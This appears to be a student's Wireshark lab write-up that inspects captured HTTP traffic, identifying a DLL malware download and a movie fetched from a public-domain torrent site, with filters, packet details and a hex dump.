
Malicious Activity

Downloading Malware

Summarize the following:

- What kind of traffic did you observe? Which protocol?
  - The traffic protocol observed was HTTP.

- What, specifically, was the user doing?
  - The user was downloading a malware file.




```
ip.addr == 10.6.12.203 && http.request.method == GET

No.      Time                                Source
  43236 2021-06-05 08:42:14.071440800 LAPTOP-5WK
  43240 2021-06-05 08:42:14.086853400 LAPTOP-5WK

    Source: IntelCor_6d:fc:e2 (84:3a:4b:6d:fc:e2
      Address: IntelCor_6d:fc:e2 (84:3a:4b:6d:fc
      .... ..0. .... .... .... .... = LG bit: Gl
      .... ...0 .... .... .... .... = IG bit: In
    Type: IPv4 (0x0800)
  Internet Protocol Version 4, Src: LAPTOP-5WKHX9
  Transmission Control Protocol, Src Port: 49739
  Hypertext Transfer Protocol
    GET /files/june11.dll HTTP/1.1\r\n
      [Expert Info (Chat/Sequence): GET /files/j
      Request Method: GET
      Request URI: /files/june11.dll
      Request Version: HTTP/1.1
    Accept: */*\r\n
    Accept-Encoding: gzip, deflate\r\n
```


Downloading Movies Using Torrent

Summarize the following:

- What kind of traffic did you observe? Which protocol?
  - The traffic protocol observed was HTTP.
- What, specifically, was the user doing?
  - This user was illegally downloading a Betty Boop movie.



File Name: Betty_Boop_Rhythm_on_the_Reservation.avi
File Size: 100.50 MB
Resolution: 720x480
Duration: 00:06:02



http.request and !(ssdp) && ip.src == 10.0.0.201


```
No.   Time          Source                Destination           Prot
 4060 32.076639600  BLANCO-DESKTOP.dogo…  files.publicdomaint…  HTT
 4076 32.204323700  BLANCO-DESKTOP.dogo…  files.publicdomaint…  HTT
 4084 32.220726600  BLANCO-DESKTOP.dogo…  pagead46.l.doublecl…  HTT
 4089 32.231160900  BLANCO-DESKTOP.dogo…  digg.com              HTT
 4135 32.357464500  BLANCO-DESKTOP.dogo…  files.publicdomaint…  HTT
 4198 32.778998400  BLANCO-DESKTOP.dogo…  files.publicdomaint…  HTT
 4288 33.798866900  BLANCO-DESKTOP.dogo…  www.assoc-amazon.com  HTT
 4337 34.526339700  BLANCO-DESKTOP.dogo…  files.publicdomaint…  HTT
 4424 35.566275500  BLANCO-DESKTOP.dogo…  www.assoc-amazon.com  HTT
 4460 35.860536800  BLANCO-DESKTOP.dogo…  rcm-na.assoc-amazon…  HTT
 4532 36.501561900  BLANCO-DESKTOP.dogo…  fls-na.amazon-adsys…  HTT
 4705 37.308008700  BLANCO-DESKTOP.dogo…  files.publicdomaint…  HTT
 4749 37.504311200  BLANCO-DESKTOP.dogo…  ftp.osuosl.org        HTT
 4753 37.513734700  BLANCO-DESKTOP.dogo…  torrent.ubuntu.com    HTT
 4991 38.172197500  BLANCO-DESKTOP.dogo…  files.publicdomaint…  HTT
 5021 38.248891400  BLANCO-DESKTOP.dogo…  moonstar.publicdoma…  HTT
 5132 38.531993000  BLANCO-DESKTOP.dogo…  files.publicdomaint…  HTT
 5158 38.578353800  BLANCO-DESKTOP.dogo…  moonstar.publicdoma…  HTT
13719 100.503044800 BLANCO-DESKTOP.dogo…  cs9.wac.phicdn.net    HTT
13723 100.510341400 BLANCO-DESKTOP.dogo…  cs9.wac.phicdn.net    HTT
13746 100.739454900 BLANCO-DESKTOP.dogo…  cs9.wac.phicdn.net    HTT
```

```
    Type: IPv4 (0x0800)
▸ Internet Protocol Version 4, Src: BLANCO-DESKTOP.dogoftheyear.net
▸ Transmission Control Protocol, Src Port: 49817, Dst Port: 80, Seq:
▾ Hypertext Transfer Protocol
  ▸ GET /grabs/bettybooprythmonthereservationgrab.jpg HTTP/1.1\r\n
    Referer: http://publicdomaintorrents.info/nshowmovie.html?movie
    Accept: image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5\r\n
    Accept-Language: en-US\r\n
    Accept-Encoding: gzip, deflate\r\n
    User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebK
    Host: publicdomaintorrents.info\r\n
    Connection: Keep-Alive\r\n
    \r\n
    [Full request URI: http://publicdomaintorrents.info/grabs/betty
    [HTTP request 2/2]
    [Prev request in frame: 4060]
    [Response in frame: 4407]
```

```
0000  00 09 b7 27 a1 3e 00 16  17 18 66 c8 08 00 45 00   ···'·>·· ··f·
0010  01 e6 76 81 40 00 80 06  0c e2 0a 00 00 c9 a8 d7   ··v·@··· ····
0020  c2 0e c2 99 00 50 2d 00  0d 1e 5c d8 32 c3 50 18   ·····P-· ··\
0030  ff ff c2 62 00 00 47 45  54 20 2f 67 72 61 62 73   ···b··GE T /g
0040  2f 62 65 74 74 79 62 6f  6f 70 72 79 74 68 6d 6f   /bettybo opry
0050  6e 74 68 65 72 65 73 65  72 76 61 74 69 6f 6e 67   ntherese rvat
0060  72 61 62 2e 6a 70 67 20  48 54 54 50 2f 31 2e 31   rab.jpg  HTTP
0070  0d 0a 52 65 66 65 72 65  72 3a 20 68 74 74 70 3a   ··Refere r: h
```

wireshark_eth0_20210606101737_ibDBhg.pcapng

Status: Running

